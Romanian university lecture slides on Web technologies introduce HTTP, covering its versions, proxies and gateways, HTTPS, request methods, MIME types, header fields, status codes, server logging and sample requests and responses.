

Tehnologii Web

i.redd.it/1pd8s12l4md01.jpg

programare Web (I): HTTP, *cookie*-uri, sesiuni

„Există 2 moduri de a scrie programe fără erori;
doar a treia manieră funcționează.”

Alan Perlis

Ce este Web-ul?

World Wide Web

spațiu informațional compus
din elemente de interes, numite **resurse**,
desemnate de identificatori globali – **URI/IRI**

detalii la www.w3.org/TR/webarch/
recomandare W3C (2004)

resurse Web

Aspecte de interes

identificarea

interacțiunea

reprezentarea prin formate de date

resurse Web

Aspecte de interes

protocol:
HTTP

identificarea

URI/IRI

interacțiunea

reprezentarea prin formate de date

limbaj(e)
de marcare

Cum are loc interacțiunea
dintre client(i) și server(e) Web?

HTTP

HyperText Transfer Protocol

are ca temelie stiva TCP/IP

HTTP

situat la nivel de aplicație

transfer de hipertext/hipermedia
(HTTP – *HyperText Transfer Protocol*)

transport fiabil via *socket*-uri
(TCP – *Transmission Control Protocol*)

interconectare rețele + dirijare a datelor
(IP – *Internet Protocol*)

controlul accesului la mediul de transmitere
a datelor (MAC – *Medium Access Control*)

HTTP

HyperText Transfer Protocol

protocol fiabil, de tip cerere/răspuns

port standard de acces: **80**

HTTP

HTTP/1.1

standard Internet: RFC 2616 (1999)

din 2014, definit de RFC 7230—7235

[www.w3.org/Protocols/
devdocs.io/http/](http://www.w3.org/Protocols/devdocs.io/http/)

un tutorial: www.code-maze.com/http-series/

HTTP

HTTP/2.0

RFC 7540 (2015)

axat asupra performanței

<http2.github.io>

HTTP

HTTP/2.0

mesaje binare

reutilizarea conexiunii TCP (*a single connection per host*)

multiplexare (*many parallel streams*)


compresia anteturilor – HPACK

trimiterea mesajelor spre client (*server push*)

implementări: github.com/http2/http2-spec/wiki/Implementations

HTTP/2

	h_01.jpg...	...	200	h2	w...	...	1 2...
	h_02.jpg...	...	200	h2	w...	...	1 2...
	h_03.jpg...	...	200	h2	w...	...	1 2...
	h_04.jpg...	...	200	h2	w...	...	1 2...
	h_05.jpg...	...	200	h2	w...	...	1 2...
	h_06.jpg...	...	200	h2	w...	...	1 2...
	h_07.jpg...	...	200	h2	w...	...	1 2...
	h_08.jpg...	...	200	h2	w...	...	1 2...
	h_09.jpg...	...	200	h2	w...	...	1 2...
	h_10.jpg...	...	200	h2	w...	...	1 2...
	h_11.jpg...	...	200	h2	w...	...	1 2...
	h_12.jpg...	...	200	h2	w...	...	1 2...
	h_13.jpg...	...	200	h2	w...	...	1 2...
	h_14.jpg...	...	200	h2	w...	...	1 2...
	h_15.jpg...	...	200	h2	w...	...	1 2...

HTTP/1.1

	h_15.jpg...	...	200	http/1...	w...	...	1 6...
	h_16.jpg...	...	200	http/1...	w...	...	1 6...
	h_17.jpg...	...	200	http/1...	w...	...	9 6...
	h_18.jpg...	...	200	http/1...	w...	...	1 6...
	h_19.jpg...	...	200	http/1...	w...	...	1 6...
	h_20.jpg...	...	200	http/1...	w...	...	1 6...
	h_45.jpg...	...	200	http/1...	w...	...	1 1...
	h_34.jpg...	...	200	http/1...	w...	...	1 1...
	h_95.jpg...	...	200	http/1...	w...	...	1 1...
	h_88.jpg...	...	200	http/1...	w...	...	1 1...
	h_65.jpg...	...	200	http/1...	w...	...	1 1...
	h_67.jpg...	...	200	http/1...	w...	...	1 1...
	h_93.jpg...	...	200	http/1...	w...	...	1 1...
	h_33.jpg...	...	200	http/1...	w...	...	9 1...
	h_69.jpg...	...	200	http/1...	w...	...	1 1...

resurse de interres:

gokulkrishh.github.io/performance/2017/04/30/comparison-of-http-and-http2.html
www.tunetheweb.com/blog/http-versus-https-versus-http2/

HTTP

HTTP/3.0

următoarea generație de protocol Web

HTTP over QUIC – quicwg.org

recurge la QUIC (*Quick UDP Internet Connections*)
propus de Google, actualmente în curs de
standardizare la IETF (*Internet Engineering Task Force*)

alte detalii: daniel.haxx.se/http3-explained/

HTTP: arhitectura

Server Web

daemon – „spirit protector”

Client Web

navigator (*browser*), robot (*crawler*), *player*,...

HTTP: arhitectura

Server Web

Apache, Internet Information Services, Lighttpd, NGINX,...

Client Web

Mosaic ► Netscape ► Mozilla ► Firefox,
Internet Explorer, Chromium, wget, iTunes, Echofon etc.


detalii în prezentarea „Arhitectura navigatorului Web”:

profs.info.uaic.ro/~busaco/teach/courses/cliw/web-film.html#week2

HTTP

Cererea și răspunsul

accesarea – eventual, modificarea – reprezentării
resursei via URI-ul asociat

HTTP: termeni

Mesaj

unitatea de bază a unei comunicații HTTP
(cerere sau răspuns)

HTTP: termeni


Intermediar

proxy
poartă
tunel

HTTP: termeni

Proxy

localizat în proximitatea clientului/serverului
are rol atât de server, cât și de client

HTTP: termeni

Proxy

forward proxy

intermediar pentru un grup de clienți din vecinătate
solicită cereri ca venind din partea clientului


reverse proxy

intermediar pentru un grup de servere din vecinătate

HTTP: termeni

Poartă (*gateway*)

intermediar care ascunde serverul țintă,
clientul neștiind aceasta

HTTP: termeni

Poartă (*gateway*)

poate asigura:

echilibrarea încărcării – *load balancing*

stocarea temporară a datelor – *caching*

translatarea mesajelor sau cererilor (*e.g.*, HTTPS ► HTTP)

alte operații de negociere – rol de mediator/*broker*

HTTP: termeni

Poartă (*gateway*)

soluții software în regim deschis (*open source*):

Apache Traffic Server – trafficserver.apache.org

HAProxy – www.haproxy.org

Squid – www.squid-cache.org

Varnish – varnish-cache.org

la nivel de *cloud*: Amazon ELB (*Elastic Load Balancing*)
aws.amazon.com/elasticloadbalancing/

HTTP: termeni

Tunel

retransmite – uzual, criptat – mesajele HTTP

HTTP: termeni

Tunel

retransmite – uzual, criptat – mesajele HTTP

context: protocolul **HTTPS** – asigură comunicații „sigure”
HTTP via TLS (*Transport Layer Security*)
autentificare pe baza certificatelor digitale
+ criptare bidirecțională a datelor

detalii despre
o conexiune
HTTPS
oferite de
browser-ul Web

▼ Connection:

Protocol version: TLSv1.3

Cipher suite: TLS_AES_128_GCM_SHA256

Key Exchange Group: x25519

Signature Scheme: RSA-PSS-SHA256

▼ Host github.com:

HTTP Strict Transport Security: Enabled

Public Key Pinning: Disabled

▼ Certificate:

▼ Issued To

Common Name (CN): github.com

Organization (O): GitHub, Inc.

Organizational Unit (OU): <Not Available>

▼ Issued By

Common Name (CN): DigiCert SHA2 Extended Validation

Organization (O): DigiCert Inc

Organizational Unit (OU): www.digicert.com

▼ Period of Validity

Begins On: Tuesday, 8 May, 2018

Expires On: Wednesday, 3 June, 2020

▼ Fingerprints

SHA-256 Fingerprint: 31:11:50:0C:4A:66:01:2C:DA:E3:33

SHA1 Fingerprint: CA:06:F5:6B:25:8B:7A:0D:4F:2B:05:47

avansat

sistem de criptare folosit

date vizând certificatul digital

HTTP: termeni

Cache

zonă locală de stocare – în memorie, pe disc –
a mesajelor (datelor)

la nivel de server și/sau client

HTTP: termeni

Cache

zonă locală de stocare – în memorie, pe disc –
a mesajelor (datelor)

cererile ulterioare vor fi rezolvate mai rapid

context: asigurarea performanței aplicațiilor Web

HTTP: **mesaje**

Mesaj HTTP = **antet + corp**

HTTP: mesaj

Antet

include o mulțime de câmpuri

field-name ":" [**field-value**] **CRLF**

CR = *Carriage Return* \r – cod 13

LF = *Line Feed* \n – cod 10

HTTP: **mesaje**

Cerere (*request*) HTTP

Method **Request-URI** **ProtocolVersion** **CRLF**
[**Message-header**] [**CRLF** **MIME-data**]

GET /~busaco/teach/courses/web/ HTTP/1.1 **CRLF**
Host: profs.info.uaic.ro

HTTP: mesaje

Răspuns (*response*) HTTP

HTTP-version Digit Digit Digit Reason
CRLF Content

HTTP/1.1 200 OK CRLF ...

HTTP: metode

GET

cerere – efectuată de un client – pentru accesul la reprezentarea unei resurse

HTTP: metode

GET

cerere – efectuată de un client – pentru accesul la reprezentarea unei resurse

document HTML, foaie de stiluri CSS, imagine în format JPEG ori PNG, ilustrație vectorială SVG, program JavaScript, date în format JSON (*JavaScript Object Notation*), flux de știri Atom ori RSS (XML), prezentare PDF, arhivă ZIP,...

HTTP: metode

HEAD

similară cu GET
uzual, furnizează doar meta-date

HTTP: metode

HEAD

similară cu GET
uzual, furnizează doar meta-date

e.g., tipul MIME (*Media Type*) al resursei,
ultima actualizare,...

HTTP: metode

PUT

actualizează o reprezentare de resursă sau
eventual creează o resursă la nivel de server Web

amănunte în cursul
privind serviciile Web

HTTP: metode

POST

creează o resursă, trimițând uzual entități
(date, acțiuni) spre server

HTTP: metode

POST

creează o resursă, trimittând uzual entittăți
(date, acțiuni) spre server

e.g., datele introduse de utilizator
în câmpurile unui formular Web

HTTP: metode

DELETE

șterge o resursă – reprezentarea ei – de pe server

HTTP: metode

Remarcă

tradițional, *browser*-ul Web permite doar folosirea metodelor GET și POST

HTTP: metode

O metodă e considerată *sigură* (*safe*)
dacă nu conduce la modificarea stării serverului
i.e. pe server n-au loc acțiuni având efecte colaterale

GET și HEAD sunt *safe*

POST, PUT și DELETE nu sunt *safe*

HTTP: metode

O metoda e considerată **idempotentă** în cazul în care cereri identice vor conduce la returnarea aceluiasi răspuns (aceeași reprezentare)

GET, HEAD, PUT și DELETE sunt idempotente
POST nu este idempotentă

HTTP: reprezentări ale resursei

Codificări ale setului de caractere (*encodings*)

ISO-8859-1

ISO-8859-2

KOI8-R

ISO-2022-JP

UTF-8

UTF-16 Little Endian

...

HTTP: reprezentări ale resursei

Codificarea mesajelor (conținutului)

comprimare, asigurarea identității
și/sau integrității

abordare tradițională: gzip – www.gzip.org

abordare modernă: Brotli – tools.ietf.org/html/rfc7932

HTTP: reprezentări ale resursei

Formatul reprezentării

text

HTML, CSS, text obișnuit, cod JavaScript, document XML

sau

binar

image (JPEG, PNG), document PDF, resursă multimedia

HTTP: reprezentări ale resursei

Tipul conținutului resursei

media types

HTTP: câmpuri (attribute)

Content-Type

permite transferul datelor de orice tip

Content-Type: tip/subtip

HTTP: câmpuri (attribute)

Content-Type

specificat prin **Media Types** – **MIME**
(*Multipurpose Internet Mail Extensions*)

desemnează un set de **tipuri primare de conținut**
+ **sub-tipuri** adiționale

inițial, utilizat în contextul poștei electronice

HTTP: câmpuri (attribute)

Tipuri principale

text desemnează formate textuale

text/plain – text neformatat

text/html – document HTML (*HyperText Markup Language*)

text/css – foaie de stiluri CSS (*Cascading Style Sheet*)

HTTP: câmpuri (attribute)

Tipuri principale

image specifică formate grafice

image/gif – imagini GIF (*Graphics Interchange Format*)

image/jpeg – fotografii JPEG (*Joint Picture Experts Group*)

image/png – imagini PNG (*Portable Network Graphics*)

www.w3.org/Graphics/

HTTP: câmpuri (attribute)

Tipuri principale

audio desemnează conținuturi sonore

audio/mpeg – resursă codificată în format MP3
specificația privitoare la date audio a standardului MPEG
(*Motion Picture Experts Group*) – tools.ietf.org/html/rfc3003

audio/ac3 – resursă audio compresată
conform standardului AC-3 – www.atsc.org/standards/

HTTP: câmpuri (attribute)

Tipuri principale

video definește conținuturi video: animații, filme

video/h264 – resursă în format H.264

www.itu.int/rec/T-REC-H.264

video/ogg – conținut codificat în formatul deschis OGG

www.xiph.org/ogg/

HTTP: câmpuri (attribute)

Tipuri principale

application desemnează formate care vor putea fi procesate de aplicații disponibile la nivel de client

application/javascript – program JavaScript

application/json – date JSON

application/octet-stream – „șuvoi” arbitrar de octeți

HTTP: câmpuri (attribute)

Tipuri principale

multipart utilizat la transferul datelor compuse

multipart/mixed – conținut mixt

multipart/alternative – conținuturi alternative

*e.g., calități diferite ale
stream-uri multimedia*

N. Freed *et al.*, *Media Types* (14 februarie 2019)

www.iana.org/assignments/media-types/media-types.xhtml

calendar+json	application/calendar+json	Calendar în format JSON
csv	text/csv	Date în format CSV
opus	audio/opus	Resursă audio Opus
msword	application/msword	Document Word (MS Office)
tiff	image/tiff	Imagine în format TIFF
vnd.rar	application/vnd.rar	Format proprietar – <i>vendor</i>
VP8	video/VP8	Format video VP8: RFC 7741
zip	application/zip	Arhivă ZIP

HTTP: câmpuri (attribute)

Location

Location ":" "http(s)://" **authority** [":" **port**] [**abs_path**]

redirecționează clientul spre o altă reprezentare a resursei
(*HTTP redirect*)

Location: http://undeva.info:8080/s-a_mutat.html

HTTP: câmpuri (attribute)

Referer

desemnează URI-ul resursei Web
care a referit resursa curentă

folosit pentru a determina de unde provin
cererile privind un document dat (*back-links*)
pentru a efectua statistici, jurnalizări, *caching*,...

HTTP: câmpuri (attribute)

Host

specifică adresa – IP sau simbolică – a mașinii de pe care se solicită accesul la o resursă

HTTP: câmpuri (attribute)

Sunt definite și altele, referitoare la:

conținut acceptat (*content negotiation*) – *e.g.*, Accept
autentificare & autorizare – WWW-Authenticate Authorization
acces condiționat la resurse – If-Match, If-Modified-Since, ...
cache – Cache-Control, Expires, ETag etc.
proxy – Proxy-Authenticate, Proxy-Authorization, Via
livrare de mesaje (*HTTP push*) – Topic, TTL, Urgency
...și multe altele

HTTP: starea

Coduri de informare (1xx)

100 Continue, 101 Switching Protocols

Status	Method	File	Domain	Cause	Type
 101	GET	newest-note-data	 public-api.wordpress....	websocket	plain

comutarea protocolului
aici, de la HTTP la WebSocket (RFC 6455)

HTTP: starea

Coduri de succes (2xx)

200 Ok, 201 Created, 202 Accepted,
204 No Content, 206 Partial Content

●	204	POST	logImpressions?id=1tH2XwPaKnLk5efW3...	🔒 docs.google.com	JS xhr	xml
●	200	POST	fetchData?id=1tH2XwPaKnLk5efW3yBYX...	🔒 docs.google.com	JS xhr	json
●	200	OPTIONS	log?format=json&authuser=0	🔒 play.google.com	xhr	plain
●	200	POST	log?format=json&authuser=0	🔒 play.google.com	JS xhr	plain
●	200	GET	Aled271kqQlclRSONQH0yf79_ZuUxCigM2...	🔒 fonts.gstatic.com	JS font	woff2

OPTIONS – determină facilități ale serverului sau cerințe vizând o resursă

HTTP: starea

Coduri de redirectare (3xx)

300 Multiple Choices, 301 Moved Permanently, 302 Found, 303 See Other, 304 Not Modified, 305 Use Proxy

▲	301	GET	/~busaco/teach/labs/css/		profs.info.uaic.ro	 docum...	html
●	200	GET	/~busaco/teach/labs/css/		profs.info.uaic.ro	document	html

Status	Method	File	Domain	Cause	Type	Tran...	Size
▲	302	POST	64929856	 www.slideshare...	document	html	21.83 KB 0 B
●	302 Found	GET	edit	 www.slideshare...	document	html	21.83 KB 71.98 KB
○	200	GET	ss-core.css?ac7c448cd8	 public.slideshar...	stylesheet	css	cached 175.29 KB

HTTP: starea

Coduri de eroare la nivel de client (4xx)

400 Bad Request, 401 Unauthorized, 403 Forbidden,
405 Method Not Allowed, 408 Request Timeout,
414 Request-URI Too Long


■	400	GET	Logo_design_jam_iasi.png	🔒	i2.wp.com	img	html
■	404	GET	an-inexistent-resource	🔒	www.w3.org	JS docum...	html

HTTP: starea

Coduri de eroare la nivel de server (5xx)

500 Internal Server Error, 502 Bad Gateway,
503 Service Unavailable, 504 Gateway Timeout

Status	Method	File	Domain
 500	GET	:generating-500-status-code	 httpbin.org

Cloudflare oferă servicii de distribuție de conținut, asigurând performanța și securitatea aplicațiilor Web și are rol de *reverse proxy*, fiind situat între *browser*-ul Web al utilizatorului și situl găzduit pe serverul Web țintă

HTTP: jurnalizare

Cererile adresate serverului Web sunt jurnalizate

Common Log Format

format de fișier text standardizat

pentru Apache HTTP Server: modulul **mod_log_config**

<httpd.apache.org/docs/current/logs.html>

w10.uaic.ro - msi2018 [13/Feb/2019:14:53:14 +0200]
"GET /~vidrascu/MasterSI2/note/Restanta.pdf HTTP/1.1" 206 25227
"https://profs.info.uaic.ro/~vidrascu/MasterSI2/index.html" "...Chrome/72.0.3626.109"
82-137-8-231.rdsnet.ro - - [13/Feb/2019:15:38:23 +0200]
"POST /~computernetworks/login.php HTTP/1.1" 302 1115
"https://profs.info.uaic.ro/~computernetworks/login.php"
"...X11; Ubuntu; Linux x86_64 ... Firefox/65.0"
ec2-23-21-0-202.compute-1.amazonaws.com - - [13/Feb/2019:15:48:29 +0200]
"GET /~busaco/teach/courses/web/presentations/web01ArhitecturaWeb.pdf HTTP/1.1"
200 2081804 "-" "HTTP_Request2/2.3.0 (http://pear.php.net/package/http_request2)..."
199.16.156.126 - - [13/Feb/2019:15:58:58 +0200]
"GET /robots.txt HTTP/1.1" 404 182 "-" "Twitterbot/1.0"
psihologie-c-113.psih.uaic.ro - - [13/Feb/2019:16:03:04 +0200]
"GET /~busaco/ HTTP/1.1" 200 1942 "-" "... Firefox/64.0..."
psihologie-c-113.psih.uaic.ro - - [13/Feb/2019:16:03:04 +0200]
"GET /~busaco/csb.css HTTP/1.1" 200 852 "https://profs.info.uaic.ro/~busaco/"
"... Firefox/64.0..."
proxy-220-255-2-224.singnet.com.sg - - [13/Feb/2019:16:23:23 +0200]
"GET /favicon.ico HTTP/1.1" 200 1406 "-" "...UCBrowser/11.3.8.976..."
c2.uaic.ro - - [13/Feb/2019:16:33:43 +0200]
"GET /~busaco/teach/courses/web/ HTTP/1.1" 304 - "-" "...Chrome/72.0.3626.109..."
220.181.51.219 - - [13/Feb/2019:19:20:20 +0200]
"HEAD /%7Ebusaco/music/09.Sabin%20Buraga%20-...mp3 HTTP/1.0" 200 - "-"
"NSPlayer/10.0.0.4072 WMFSDK/10.0"

GET /~busaco/teach/courses/web/web-film.html **HTTP/1.1**
Host: profs.info.uaic.ro
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0 Mobile/15E148 Safari/604.1
Accept: **text/html,application/xhtml+xml;q=0.9,*/*;q=0.8**
Accept-Language: en-us, en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: <https://profs.info.uaic.ro/~busaco/teach/courses/web/>

HTTP: exemplu de cerere

HTTP/1.1 200 OK

Date: Tue, 26 Feb 2019 12:28:01 GMT

Server: Apache

Last-Modified: Tue, 26 Feb 2019 07:46:02 GMT

Content-Encoding: gzip

Content-Length: 11064

Keep-Alive: timeout=15, max=100

Connection: Keep-Alive

Content-Type: text/html

câmpuri-antet
(meta-date)

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml"
lang="ro" xml:lang="ro">

...

</html>

HTTP: exemplu de răspuns

[Base URL: httpbin.org/]

A simple HTTP Request & Response Service.

Run locally: `$ docker run -p 80:80 kennethreitz/httpbin`

Schemes

HTTPS

inspectarea online a mesajelor HTTP
via aplicația Web httpbin.org

HTTP Methods

Testing different HTTP verbs

DELETE

`/delete` The request's DELETE parameters.

GET

`/get` The request's query parameters.

PATCH

`/patch` The request's PATCH parameters.

POST

`/post` The request's POST parameters.

PUT

